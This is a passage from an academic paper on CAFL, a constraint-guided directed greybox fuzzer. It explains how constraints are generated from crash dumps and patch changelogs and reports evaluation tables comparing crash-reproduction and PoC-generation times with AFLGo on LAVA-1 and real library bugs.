Corresponding bug types. *Divide-by-zero* and *assertion-failure* correspond to the 1T+D template. Divide-by-zero sets <target_site> to the crashing division expression and <data_cond> to `%constr.rhs == 0`, where `rhs` indicates the divisor operand. Assertion-failure sets <target_site> to the failed assertion check, and <data_cond> to the negated assertion condition.

5.2 Patch Changelog

Constraint generation for patch changelogs uses the 1T+D constraint template shown in Figure 8. Since the patch is supposed to fix the cause of the crash, we utilize the changed source locations by assuming that they signify the cause.

Constraint description. The constraint first guides the program to <target_site> that represents the changed locations. When <target_site> is reached, it attempts to generate the cause by satisfying <data_cond> that represents the changed data conditions.

Determining constraint. To find a proper constraint, a given patch changelog is matched with a series of pre-defined cases, earlier cases being potentially more direct to the cause of the bug. The following describe the case matching, which is algorithmically described in Appendix C.




Figure 9: System overview of CAFL.

- `C1`. If any new exception checks are introduced, it sets `<target_site>` to their source locations and creates `<data_cond>` with newly introduced exception conditions. We assume the conditions that lead to a return statement or a function call with a keyword such as "throw" or "error" suggest exception checks.
- `C2`. If any branch condition is changed, it sets `<target_site>` to the changed conditions and creates `<data_cond>` where the pre- and post-patched conditions are mutually exclusive to each other. In other words, if C_{pre} and C_{post} are the pre- and post-patch conditions, `<data_cond>` = (C_{pre} && !C_{post}) || (!C_{pre} && C_{post}).
- `C3`. If any variables are replaced, it sets `<target_site>` to the replaced variable and creates `<data_cond>` that tests if the value of the pre-patched variable is not equal to the post-patched one.
- `C4`. If all the preceding cases are not applicable, it falls back to the data-condition-free constraint, setting `<target_site>` to all the changed program locations.

Multiple target sites. If the changed locations are more than one, it ties all changed locations with a sentinel function that represents a single unified target site, and sets `<target_site>` to the sentinel function. Specifically, it inserts a sentinel function call to each of change locations, so that the program calls the sentinel function whenever it reaches them.

6 Implementation

We implemented CAFL, the prototype fuzzing system of CDGF based on AFL 2.52b [46]. In this section, we first describe a brief system overview in §6.1, and explain the operation of the CAFL components in §6.2 to §6.4.

6.1 System Overview

Figure 9 shows the system overview of CAFL. First, the CAFL compiler accepts the source code and the constraints such as Figure 4, and instruments both edge coverage and the target site distances. The target site distances are instrumented by installing the *checkpoint* API calls provided by the CAFL runtime. Then, the CAFL fuzzer fuzzes the binary and receives the seed distance from the CAFL runtime, prioritizing the seeds with shorter total distances.

6.2 CAFL Compiler

Coverage instrumentation. The CAFL compiler generates the LLVM [17, 28] IR bitcode and annotates the target sites to prevent them optimized out. It then instruments the edge coverage using the AFL [46] instrumentation compiler with optimizations enabled.

Call graph construction. To calculate the target site distance, the CAFL compiler first constructs the program-wide call graph. When it comes to the function pointers, the CAFL compiler assumes all the functions whose prototypes are exactly matching as the potential callees. If such a function is not found, the CAFL compiler alternatively assumes the functions with partially matching prototypes at the earlier part as the potential callees.

Target site distance instrumentation. Starting from each target site, the CAFL compiler calculates the target site distance of the basic blocks and inserts the *checkpoint* calls, while recursively crawling up the control-flow graph and the call graph until it reaches the `main` function. As a special case, the CAFL compiler attaches the captured variables to the checkpoint call at the target site and forwards them to the CAFL runtime.

6.3 CAFL Runtime

Seed distance tracking. At fuzzing time, the CAFL runtime keeps track of the seed distance using the target site distance feedback through the checkpoints. The instrumented binary forwards the tuple of $[\tau, d(B^n, B^*_\tau)]$ through the checkpoints, where τ is the index of the constraint and $d(B^n, B^*_\tau)$ is the target site distance of the τth constraint. The CAFL runtime selectively accepts the target site distance of the first unsatisfied constraint, and updates the current seed distance.

At the target site, the CAFL runtime receives the captured variables through the checkpoint call and calculates the data condition distances. To prevent the released memory from disrupting distance measurement, the CAFL runtime also disposes a captured variable if i) it is a memory pointer and ii) released by `free`/`realloc` (heap objects) or stack unwinding (stack objects). If the distance of the current constraint gets 0, the CAFL runtime advances to the next constraint.

Seed distance reporting. While tracking the seed distance, the CAFL runtime reports the distance of the current seed to the CAFL fuzzer via a dedicated shared memory interface.

```
CONSTRAINT %cause:
  site <cause_site>
  cond "none"

CONSTRAINT %crash:
  site <crash_site>:<crash_var>
  cond "<crash_begin> <= %crash.value < <crash_end>"
```

Figure 10: Constraint template for LAVA-1 crashes.

To facilitate monitoring the fuzzing status, the CAFL runtime also reports additional runtime statistics, such as at which constraint a seed is stuck.

6.4 CAFL Fuzzer

Seed scoring. As the seeds with shorter total distances are generally deemed as desirable, the CAFL fuzzer first scores each seed negative-proportionally to its total distance, giving a bigger score to a shorter total distance. Meanwhile, some may be the local minima whose total distance cannot be shortened further. To avoid such local minimum seeds, the CAFL fuzzer exponentially scales down the seed score with respect to the fuzzed times and the stuck depth, the seed depth during which a seed fails to reduce the total distance shorter than the shortest seed distance of all the parent seeds. Formally, given a seed s with the total distance of $\mathbf{D}(s)$, the score of the seed $\mathbf{S}(s)$ is

$$\mathbf{S}(s) = (\mathbf{D}_{max} - \mathbf{D}(s)) \cdot \mathrm{pow}(c_{fuzz}, NumFuzzed(s)) \cdot \mathrm{pow}(c_{stuck}, StuckDepth(s)), \quad (7)$$

where $\mathbf{D}_{max} = c_{con} \cdot N(\vec{B^*})$ is the maximum total distance, and $NumFuzzed(s)$ and $StuckDepth(s)$ is the fuzzed times and the stuck depth of the seed s, respectively. c_{fuzz} and c_{stuck} are the scale-down factors, which we set to 0.95 and 0.85.

Seed creation. The CAFL fuzzer creates a new seed whenever it observes a seed whose score is bigger than the current biggest. The CAFL fuzzer also creates seeds in a conventional way, namely when a seed covers new control-flow edges, to diversify the data context of seeds.

Seed prioritization. The CAFL fuzzer modifies the seed scheduling algorithm of AFL by regulating the selection probability of each seed based on its score. Specifically, the CAFL fuzzer ranks each seed in an increasing order of its score, and gives an exponentially higher probability of being chosen. We give the probabilities with respect to the ranks rather than the scores, as the total distance is a combination of two different distance metrics whose numerical scales are not compatible. Formally, if $R(s)$ is the rank of the seed s, the probability of choosing the seed s is defined as $\mathbf{P}(s) = 1/\exp(R(s))$.

7 Evaluation

Since the state-of-the-art DGF system Hawkeye [22] is not publicly available, we compare CAFL with AFLGo [21] that Hawkeye is built upon. We evaluate both on a server node with 20-core Intel Xeon Gold 6209U CPU @ 2.10GHz and 502 GB of DDR4 main memory. We run CAFL on Ubuntu 18.04 and AFLGo on Ubuntu 16.04, due to the OS compatibility issue in AFLGo. We repeat each evaluation 3 times and average them, except when AFLGo exceeds the timeout. We configure AFLGo with the default parameters described in the official repository (`-z exp -c 45m`) [1].

ID	Buggy Range Size	AFLGo	CAFL 2T	CAFL 2T+D
4961	0x10000000	>1000.0 m	0.9 m	0.2 m
7002	0x10000000	4.3 m	>1000.0 m	0.1 m
13796	0x10000000	>1000.0 m	459.3 m	121.5 m
292	0x200000	>1000.0 m	>1000.0 m	0.6 m
660	0x200000	>1000.0 m	>1000.0 m	0.6 m
3089	0x200000	>1000.0 m	>1000.0 m	0.8 m
4383	0x200000	>1000.0 m	>1000.0 m	0.2 m
7700	0x200000	>1000.0 m	>1000.0 m	0.3 m
14324	0x200000	>1000.0 m	>1000.0 m	0.9 m
2543	0x4000	>1000.0 m	>1000.0 m	0.3 m
4049	0x4000	>1000.0 m	>1000.0 m	0.6 m
1199	0x80	>1000.0 m	>1000.0 m	0.3 m
2285	0x80	>1000.0 m	>1000.0 m	0.7 m
9763	0x80	>1000.0 m	>1000.0 m	0.3 m
16689	0x80	>1000.0 m	>1000.0 m	0.7 m
17222	0x80	>1000.0 m	>1000.0 m	1.2 m
357	0x1	>1000.0 m	>1000.0 m	1.3 m
3377	0x1	>1000.0 m	>1000.0 m	0.7 m

Table 2: LAVA-1 crash reproduction time comparison. All reproduction times are cut off at 1000 minutes. **T** stands for **t**arget sites, and **D** stands for **d**ata conditions.

In this section, we first present the microbenchmark results using LAVA-1 [25] in §7.1, and present the crash reproduction time upon 47 real-world crashes in §7.2. Finally, we present the PoC generation time upon 12 crashes in §7.3. All constraints are automatically generated.

7.1 Microbenchmark: LAVA-1

We compare the crash reproduction time with 18 crashes from LAVA-1 [25] by measuring the time taken to reproduce the crash injected to the Linux `file` command [8]. Figure 10 shows the constraint template used to reproduce the crashes in LAVA-1. Since LAVA-1 provides the detail crash information including i) the program location involved in the cause of the crash, ii) the program location where the program crashes, and iii) the buggy variable and its data range where it causes the crash, we utilize the information to fill the placeholders in the constraint template. Specifically, we set the cause location and the crash location to `<cause_site>` and `<crash_site>` respectively, and the begin and end value of the buggy range to `<crash_begin>` and `<crash_end>`. Setting this constraints as **2T+D**, we construct the constraints for **2T** by disabling the data condition to `"none"`. We set the targets sites for AFLGo to the same as in **2T**.

Program	Bug Location	Bug Type	Template	AFLGo 1T	AFLGo nT	CAFL 1T	CAFL nT	CAFL nT+D	Speedup
gifsicle 1.90	fmalloc.c:19	Double free	nT	8.0 m	7.0 m	15.2 m	7.2 m	-	1.0x
gifsicle 1.90	giffunc.c:185	Use after free	nT	15.2 m	27.6 m	27.0 m	18.4 m	-	0.8x
ImageM 7.0.6-5	mat.c:1374	Use after free	nT	180.1 m	404.5 m	17.3 m	8.6 m	-	20.9x
libming 0.4.8	decompile.c:398	Use after free	nT	103.8 m	33.0 m	12.7 m	14.8 m	-	2.6x
libtiff 4.0.3	tiff2pdf.c:394	Use after free	nT	>6000.0 m	>6000.0 m	>6000.0 m	1593.5 m	-	3.8x
libtiff 4.0.9	tiff2pdf.c:405	Use after free	nT	>6000.0 m	>6000.0 m	>6000.0 m	2887.0 m	-	2.1x
libzip 1.2.0	zip_buffer.c:53	Use after free	nT	>2000.0 m	379.5 m	1642.3 m	825.3 m	-	0.5x
mJS 1.21	mjs_string.c:524	Use after free	nT	32.4 m	58.8 m	31.1 m	24.2 m	-	1.3x
nasm 2.14rc0	preproc.c:1290	Use after free	nT	*	*	774.2 m	65.2 m	-	-
nasm 2.14rc16	preproc.c:5055	Use after free	nT	*	*	7176.1 m	>12000.0 m	-	-
yasm 1.3.0	intnum.c:415	Use after free	nT	>2000.0 m	218.2 m	120.2 m	32.3 m	-	6.8x
jbig2dec 0.16	jbig2_arith.c:264	Uninitialized value	nT	168.9 m	53.3 m	130.1 m	56.0 m	-	1.0x
jbig2dec 0.16	jbig2_mmr.c:88	Uninitialized value	nT	>2000.0 m	>2000.0 m	1064.2 m	710.3 m	-	2.8x
jasper 1.900.12	jas_seq.c:90	Assertion failure	1T+D	2.4 m	-	3.2 m	-	1.2 m	2.0x
jasper 1.900.13	jpc_dec.c:1817	Assertion failure	1T+D	136.1 m	-	30.0 m	-	15.7 m	8.7x
jasper 1.900.13	jpc_bs.c:197	Assertion failure	1T+D	16.7 m	-	6.1 m	-	9.9 m	2.7x
jasper 1.900.13	jpc_t2cod.c:297	Assertion failure	1T+D	>2000.0 m	-	1990.1 m	-	281.8 m	7.1x
jasper 1.900.17	jpc_math.c:94	Assertion failure	1T+D	130.1 m	-	220.1 m	-	122.4 m	1.1x
libsixel 1.8.3	stb_image.h:5052	Assertion failure	1T+D	*	-	15.4 m	-	31.9 m	-
libtiff 4.0.7	tif_dirwrite.c:2098	Assertion failure	1T+D	58.1 m	-	165.3 m	-	24.4 m	2.4x
GraphicsM 1.3.28	png.c:4638	Divide by zero	1T+D	*	-	4.5 m	-	1.9 m	-
imagew 1.3.1	imagew-cmd.c:850	Divide by zero	1T+D	1.0 m	-	2.6 m	-	1.4 m	0.7x
lame 3.99.5	get_audio.c:1454	Divide by zero	1T+D	3.4 m	-	2.7 m	-	1.5 m	2.3x
libtiff 4.0.7	tif_read.c:351	Divide by zero	1T+D	>9000.0 m	-	>9000.0 m	-	2046.0 m	4.4x
Average									nT: 2.12x / 1T+D: 2.63x

Table 3: Crash reproduction time comparison with nT and 1T+D. All reproduction times are cut off at 2000 minutes, except libtiff use-after-free (6000 minuntes) and divide-by-zero (9000 minutes), and nasm 2.14rc16 use-after-free (12000 minutes) due to the long reproduction time. Speedup is between the shortest times of AFLGo and CAFL. Underlined times are the shortest. -: Not applicable. *: AFLGo fails to launch.

Table 2 shows the crash reproduction time in AFLGo and CAFL with two different constraint settings. The crashes are sorted in the order of the buggy range size, the higher the wider. AFLGo and CAFL with **2T** all fails to reproduce the crashes until the timeout when the buggy data range is narrower than 0x10000000 = 2^{27}, but CAFL with **2T+D** successfully reproduces the crashes in less than 2 minutes, except the crash 13796 where reaching the crash location takes most of the fuzzing time. It is worth noting that AFLGo and CAFL with **2T** cannot reproduce the crash 4961 and 7002 respectively, even if the crashes have the widest buggy data range. This is because both do not recognize the buggy data condition and ignore the seeds that are in a close condition, letting them hidden among the irrelevant seeds.

7.2 Crash Reproduction

We compare the crash reproduction time with 47 crashes from various real-world programs by measuring the time taken to generate the same kind of crash at the same crash site. We set the timeout to 2000 minutes, except four crashes that require a longer timeout due to the long reproduction time. All constraints are automatically generated with AddressSanitizer [39] and MemorySanitizer [41] crash dumps.

To demonstrate the effect of the ordered target sites and the data conditions, we measure the crash reproduction time with various constraint settings. In **1T**, we only set the crash location to a target site. In **nT**, we set all available target sites without data conditions. This setting corresponds to the nT template, and the 1T+D and 2T+D templates without data conditions. In **nT+D**, we set all available target sites *with* data conditions. This setting corresponds to the 1T+D and 2T+D templates. We set the same target sites for AFLGo.

Table 3 shows the crash reproduction times with the nT and 1T+D templates. With the nT template, CAFL outperforms AFLGo by 2.12x on average. CAFL with **nT** generally performs better for most crashes, but is merely effective when the crash is relatively common (gifsicle 1.90 and mJS 1.21) or the cause site always comes with the crash site (libzip 1.20 and jbig2dec 0.16). The crash in nasm 2.14rc16 requires some grammar knowledge, which can be easily supported in cooperation with grammar fuzzing [19, 20] in the future.

With the 1T+D template, CAFL outperforms AFLGo by 2.63x on average. Notice that the data-condition-enabled **nT+D** setting constantly shows superior performance over AFLGo in most crashes, and even when the data conditions are not effective, CAFL with **nT+D** shows at least tentative performance compared to AFLGo.

Table 4 shows the crash reproduction times with the 2T+D template, where CAFL outperforms AFLGo by 3.65x on average. Notice that the data-condition-free **nT** setting sometimes takes longer reproduction time than **1T** in both AFLGo and CAFL. This is mainly because the allocation site is commonly reached regardless of it is targeted or not, causing nothing but additional overheads in seed scheduling. However in CAFL, this performance degradation is constantly compensated by the data conditions represented by **nT+D**. Overall, CAFL outperforms AFLGo by 2.88x on average. See Appendix D for the detailed analysis on the minimum distance change during the fuzzing session on various constraint settings.

Program	Bug Location	Bug Type	Template	AFLGo		CAFL			Speedup
				1T	nT	1T	nT	nT+D	
jasper 1.900.22	jpc_tsfb.c:225	Stack buffer overflow	2T+D	116.3 m	†	98.0 m	†	34.2 m	3.4x
lame 3.99.5	get_audio.c:1205	Stack buffer overflow	2T+D	142.1 m	†	33.8 m	†	34.2 m	4.2x
libsixel 1.8.1	frompnm.c:144	Stack buffer overflow	2T+D	*	*	33.3 m	†	34.0 m	-
fig2dev 3.2.7b	gensvg.c:1005	Heap buffer overflow	2T+D	56.2 m	37.7 m	31.0 m	22.7 m	35.0 m	1.7x
fig2dev 3.2.7b	read.c:1532	Heap buffer overflow	2T+D	180.9 m	151.5 m	16.4 m	11.0 m	14.9 m	13.8x
GraphicsM 1.4	pict.c:1114	Heap buffer overflow	2T+D	>2000.0 m	>2000.0 m	>2000.0 m	>2000.0 m	198.6 m	10.1x
GraphicsM 1.4	sun.c:223	Heap buffer overflow	2T+D	36.1 m	19.1 m	77.4 m	148.5 m	32.6 m	0.6x
GraphicsM 1.4	miff.c:428	Heap buffer overflow	2T+D	*	*	2.4 m	1.6 m	2.0 m	-
ImageM 7.0.3-6	pixel-accessor.h:507	Heap buffer overflow	2T+D	*	*	22.5 m	25.0 m	13.5 m	-
jbig2dec 0.16	jbig2_generic.c:356	Heap buffer overflow	2T+D	19.1 m	20.9 m	9.0 m	8.0 m	6.5 m	2.9x
jasper 1.900.3	jpc_dec.c:1668	Heap buffer overflow	2T+D	61.9 m	79.9 m	2.2 m	3.1 m	1.4 m	44.2x
libming 0.4.7	parser.c:66	Heap buffer overflow	2T+D	81.8 m	620.4 m	124.1 m	27.3 m	15.2 m	5.4x
libsixel 1.8.2	frompnm.c:289	Heap buffer overflow	2T+D	*	*	40.5 m	202.0 m	61.3 m	-
libsixel 1.8.4	fromgif.c:278	Heap buffer overflow	2T+D	*	*	63.6 m	81.2 m	14.6 m	-
libarchive 3.1.2	format_zip.c:694	Heap buffer overflow	2T+D	>2000.0 m	>2000.0 m	1002.3 m	‡	690.9 m	2.9x
libtiff 4.0.6	tif_packbits.c:85	Heap buffer overflow	2T+D	2.2 m	1.9 m	5.0 m	0.8 m	1.0 m	2.4x
libtiff 4.0.7	tif_swab.c:291	Heap buffer overflow	2T+D	>2000.0 m	>2000.0 m	645.6 m	1560.3 m	213.7 m	9.4x
libtiff 4.0.7	tif_unix.c:115	Heap buffer overflow	2T+D	74.3 m	154.4 m	280.8 m	137.2 m	27.8 m	2.7x
libtiff 4.0.7	tiffcrop.c:3911	Heap buffer overflow	2T+D	7.8 m	22.8 m	8.6 m	35.3 m	23.3 m	0.9x
libtiff 4.0.7	tiff2ps.c:2487	Heap buffer overflow	2T+D	2.0 m	1.6 m	4.5 m	2.5 m	5.8 m	0.6x
libtiff 4.0.9	pal2rgb.c:196	Heap buffer overflow	2T+D	5.3 m	37.0 m	3.7 m	11.2 m	10.2 m	1.4x
libtiff 4.0.10	tiff2ps.c:2479	Heap buffer overflow	2T+D	283.0 m	65.5 m	50.7 m	10.8 m	7.7 m	8.5x
mJS 1.21	mjs_string.c:58	Heap buffer overflow	2T+D	229.8 m	39.5 m	86.2 m	31.0 m	5.0 m	7.9x
Average									3.65x

Table 4: Crash reproduction time comparison with 2T+D. All reproduction times are cut off at 2000 minutes. Speedup is between the shortest times of AFLGo and CAFL. Underlined times are the shortest. -: Not applicable. *: AFLGo fails to launch. †: Essentially equivalent to **1T**. ‡: Skipped due to the high instrumentation overheads.

7.3 PoC Generation

We compare the PoC generation time with 12 crashes. Similar to §7.2, all constraints are automatically generated from the patch changelog from git [9] and Mercurial [16].

We measure the PoC generation time with various constraint settings. In **T**, we set the target site to the sentinel function, which ties the selected source locations as described in §5.2. In **T+D**, we add the data condition created by the case matching in §5.2. We set the same target sites for AFLGo.

Table 5 shows the PoC generation time in AFLGo and CAFL. Overall, CAFL outperforms AFLGo by 3.65x on average. With the data conditions determined by the case C1, CAFL with **T+D** generally outperforms CAFL with **T** and AFLGo, especially in GraphicsMagick 1.4 and jasper 1.900.12 with significant margins. This is because the case C1 leverages the new exception checks in changelogs, which strongly imply the condition of underlying crashes. CAFL still performs better than AFLGo even with weaker cases (C2 and later), but in some cases, the data conditions adversely affect the generation time (yasm 1.3.0).

8 Discussion

Use-cases with manually written constraints. While all the evaluated cases in this paper are based on the auto-generated constraints, there are several promising use-cases of CDGF if developers write manual constraint descriptions. For example, CDGF can be used to help developer's debugging process. If a developer wants to generate an input which follows a specific execution path, the developer can run CDGF with the manual constraints with the representative target sties in a desired order. As another example, developers may utilize program-specific domain knowledge to seek for the root cause of crashes. This can be done by adding suspicious target sites or data conditions to the constraints automatically generated with the crash dumps.

Bugs that require three or more constraints. In some cases, uninitialized values in use-of-uninitialized-value bugs are mediated by a chain of store instructions, where each of stores introduces additional constraint between the two fundamental constraints for creating and using the uninitialized value. Among the bugs we evaluated, one use-of-uninitialized-value bug is mediated by one store instruction, which makes it require three constraints for creating, transferring, and using the uninitialized value (jbig2_mmr.c:88 in jbig2dec v0.16).

Call-stack-overflow bugs may require multiple constraints at the entry of the recurring function to make the execution stack grow deeper. Unfortunately, we could not cover call-stack-overflow bugs in our evaluation, as they often require a high level of grammar fuzzing [19, 20], which CAFL does not support at the moment.

Ineffective scenarios. The current auto-generated data conditions may cause inefficiency if the cause of a crash is completely unrelated to the near-crash conditions. For example, the uninitialized offsets causing some buffer-overflow crashes are irrelevant to the distance derived by the out-of-bound data condition. CAFL currently mitigates the problem with seed scheduling (see §6.3), but how much inefficiency such a data condition can cause needs further investigation.

Program	Bug Location	Bug Type	Case	Data Condition	AFLGo	CAFL		Speedup
						T	T+D	
libming 0.4.8	decompile.c:398	Use after free	C1	act.p->Constant >poolcounter [6]	*	64.3 m	45.2 m	-
libsndfile 1.0.28	pcm.c:670	Global buffer overflow	C1	pchs >0 && pchs != mchs [5]	*	214.9 m	205.3 m	-
GraphicsMagick 1.4	pict.c:1114	Heap buffer overflow	C1	row_count+Max*2 >= 0x7fff [10]	>2000.0 m	>2000.0 m	121.0 m	16.5x
libtiff 4.0.9	pal2rgb.c:196	Heap buffer overflow	C1	tss_out / tss_in <3 [15]	25.1 m	1.8 m	8.7 m	13.9x
jasper 1.900.12	jas_seq.c:90	Assertion failure	C1	x &&y >SIZE_MAX / x [11]	9.4 m	18.4 m	1.0 m	9.4x
jasper 1.900.13‡	jas_seq.c:90	Assertion failure	C1	xoff >= width || yoff >= height [3]	10.6 m	1.6 m	2.0 m	6.6x
libsixel 1.8.3	stb_image.h:5052	Assertion failure	C1	bits <0 || bits >8 [7]	*	24.4 m	21.0 m	-
libtiff 4.0.7	tiff2ps.c:2487	Heap buffer overflow	C2	cc + nc == tf_bytesperrow [13]	4.5 m	114.3 m	20.3 m	0.2x
libtiff 4.0.7	tif_unix.c:115	Heap buffer overflow	C2	s <ns &&row >= imagelength [2]	32.6 m	11.4 m	17.5 m	2.9x
yasm 1.3.0	intnum.c:415	Use after free	C3	e->numterm != numterm [18]	1406.9 m	107.1 m	219.1 m	13.1x
libtiff 4.0.7	tif_fax3.c:413	Heap buffer overflow	C3	bytes_read != stripsize [14]	26.4 m	35.5 m	31.2 m	0.8x
libming 0.4.7	parser.c:66	Heap buffer overflow	C4	† [4]	30.1 m	26.5 m	-	1.1x
Average								3.65x

Table 5: PoC generation time comparison. All reproduction times are cut off at 2000 minutes. Underlined times are the shortest. *: AFLGo fails to launch. †: Not applicable. ‡: Incompletely fixed crash at the same location in jasper 1.900.12.

```
CONSTRAINT %free:
  site <free_site>  ; free()

CONSTRAINT %use:
  site <use_site>
  cond "%use.addr == %free.arg0"
```

Figure 11: Hypothetical use-after-free constraint template.

Bugs that require further research. Among the overflow bugs, we have observed that global-buffer-overflow and buffer-underflow bugs are merely benefited from the simple data conditions used now. For global-buffer-overflow bugs, the global buffers mostly serve as look-aside tables rather than regular buffers, eliminating the arithmetic relation between the access offset and the buffer boundary. For buffer-underflow bugs, most programs access the beginning of the buffer so commonly that the data conditions are unable to distinguish inputs. Constructing more sophisticated data conditions for these bugs requires further research.

Issue on distance of pointer conditions. The current definitions of data conditions consider values as arithmetic entities, whose distances can be derived from the arithmetic value differences between them. However, we found there is yet another class of data conditions that are not appropriate to be handled with the arithmetic value differences. The representative case would be data conditions between pointers. The pointer data conditions are problematic because, if two pointers point to different memory objects, their value differences do not carry any semantic meaning.

As an example, Figure 11 shows an hypothetical constraint template for use-after-free bugs. Even if this constraint template has no syntactical problem, the data condition `cond "%use.addr == %free.arg0"` makes little sense, because the smaller integer error between `%use.addr` and `%free.arg0` does not mean they are more likely to be pointing to the same memory object after mutation.

We noted that the similar problem arises in any temporal pointer bugs, such as double-free. To avoid this problem, CAFL currently does not specify such pointer conditions for temporal pointer bugs (`nT`), and resorts to the "fuzzy" nature of fuzzing to find the crashing input. A reasonable distance metric for pointer conditions still requires further research.

9 Related Work

Directed greybox fuzzing. AFLGo [21] and SemFuzz [44] are the first DGF systems. Published about the same time, they both drive the seed toward a set of target sites in a way to shorten the distance of the seeds to them. Hawkeye [22] improves DGF based on AFLGo by modifying the distance definition to reflect the call trace. However, such conventional DGF systems lack the concept of the ordered target sites and data conditions, which results in the long fuzzing time before exposing targeted crashes. ParmeSan [36] improves distance measuring with dynamic control-flow graphs. Since the distance metric of CDGF does not depend on the type of control-flow graphs, CAFL can also be benefited from dynamic control-flow graph.

Static analysis-assisted directed fuzzing. Some of the directed fuzzing work attempt to leverage static analysis to guide fuzzers toward desired locations. [29, 30] utilizes the crashing execution paths presented by static analyzers rather than the distance metric. [43] performs an online static analysis to determine at which program location a seed becomes unreachable to the target sites. Unfortunately, they either lack the mechanism to facilitate the crash reproduction at the crash location [43] or over-constrain the fuzzing to inaccurately analyzed paths [29, 30].

Targeted analysis with symbolic execution. Compared to fuzzing techniques, symbolic execution techniques have advantages in solving hard branch conditions. As such, hybrid fuzzing techniques [42, 45] utilize the targeted symbolic execution, which specifically solve hard branch conditions where the fuzzer is stuck. Moreover, [26] incorporates the targeted symbolic execution to DGF and *drills through* hard branch conditions where DGF is stuck. In this regard, CAFL can leverage targeted symbolic execution particularly in solving hard branch conditions. It is worth noting that this would re-

quire handling well-known issues in performing symbolic execution—e.g., environment modeling such as system/library calls and solving complex symbolic memory references.

ML-based directed fuzzing. NEUZZ [40] incorporates a neural network model that predicts the branch coverage of mutated seeds to increase the branch coverage. FuzzGuard [47] adopts machine learning to improve the effectiveness of DGF by filtering out the mutated inputs if the learned model predicts a given input is unlikely to shorten the seed distance. As stated in [47], FuzzGuard is orthogonal to DGF and can be incorporated to any of targeted fuzzing systems.

Alternative distance metrics. Angora [23] incorporates the distance of integer values to facilitate the branch condition solving. [34] introduces a new distance metric that utilizes the similarity between the call stack of the executed seed and the use-after-free PoC input. Unfortunately, [34] is limited to the vulnerability that belongs to the use-after-free family.

Domain-specific fuzzing. Rather than reaching the targeted locations, some research allow users to manually determine the high-level objective of the fuzzing. FuzzFactory [37] allows a user to write a domain-specific seed creation rule, which in turn creates the more beneficial seeds in favor of the user-custom conditions. However, it lacks the general mechanism to auto-generate the conditions and drive the seeds against them, such as distances.

PoC generation. [31] utilizes symbolic execution to discover a concrete input that reaches the target program location, and [24] generates PoC inputs using symbolic execution. 1dVul [38] utilizes DGF and symbolic execution to generate the 1-day PoC for the patch-released vulnerability. Unlike [24, 31, 38], CAFL does not require symbolic execution.

10 Conclusion

We present CDGF, an augmented DGF that combines the target sites with the data conditions to define constraints, and attempts to satisfy the constraints in the specified order. We define the distance metric for a constraint sequence to prioritize the seeds that better satisfy the constraints, and automatically generate the constraints with seven types of crash dumps and four types of patch changelogs. The evaluation shows the prototype CDGF system CAFL outperforms the representative DGF system AFLGo by 2.88x in 47 real-world crashes, and better performs in PoC generation as the constraints are more explicit.

11 Acknowledgment

This work was supported by SAMSUNG Research, Samsung Electronics Co.,Ltd., and partly supported by National Research Foundation (NRF) of Korea grant funded by the Korean government MSIT (NRF-2019R1C1C1006095). The Institute of Engineering Research (IOER) and Automation and Systems Research Institute (ASRI) at Seoul National University provided research facilities for this work.

References

[1] AFLGo official git repository. https://github.com/aflgo/aflgo.

[2] CVE-2016-10268 patch changelog. https://github.com/vadz/libtiff/commit/5397a417e61258c69209904e652a1f409ec3b9df.

[3] CVE-2016-9390 patch changelog. https://github.com/jasper-software/jasper/commit/ba2b9d000660313af7b692542afbd374c5685865.

[4] CVE-2017-7578 patch changelog. https://github.com/libming/libming/issues/68.

[5] CVE-2017-8365 patch changelog. https://github.com/erikd/libsndfile/commit/fd0484aba8e51d16af1e3a880f9b8b857b385eb3.

[6] CVE-2018-8964 patch changelog. https://github.com/libming/libming/commit/3a000c7b6fe978dd9925266bb6847709e06dbaa3.

[7] CVE-2019-20056 patch changelog. https://github.com/saitoha/libsixel/commit/814f831555ea2492d442e784ab5d594f6a8e2e8d.

[8] Fine free file command. https://www.darwinsys.com/file/.

[9] Git. https://git-scm.com/.

[10] GraphicsMagick 1.4 heap buffer overflow changelog. https://sourceforge.net/p/graphicsmagick/code/ci/8273307fa414bcd00926bf6ae45d11c53b617fe9/.

[11] jasper 1.900.12 assertion-failure patch changelog. https://github.com/jasper-software/jasper/commit/d91198abd00fc435a397fe6bad906a4c1748e9cf.

[12] libFuzzer. https://llvm.org/docs/LibFuzzer.html.

[13] libtiff 4.0.7 tiff2ps.c:2487 patch changelog. https://gitlab.com/libtiff/libtiff/-/commit/ebf0864306f4f24ac25011cf5d752b94c897faa1.

[14] libtiff 4.0.7 tif_fax3.c:413 patch changelog. https://github.com/vadz/libtiff/commit/9657bbe3cdce4aaa90e07d50c1c70ae52da0ba6a.

[15] libtiff 4.0.9 pal2rgb.c:196 heap-buffer-overflow patch changelog. https://gitlab.com/libtiff/libtiff/-/commit/9171da596c88e6a2dadcab4a3a89dddd6e1b4655.

[16] Mercurial SCM. https://www.mercurial-scm.org/.

[17] Whole program LLVM in Go. https://github.com/SRI-CSL/gllvm.

[18] yasm 1.3.0 use-after-free patch changelog. https://github.com/PeterJohnson/yasm/commit/25547a595db288cba1e2aac6e3b1fc3e1c72614e.

[19] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. NAUTILUS: Fishing for deep bugs with grammars. In *Proceedings of the 26th Network and Distributed System Security Symposium*, 2019.

[20] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[21] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, 2017.

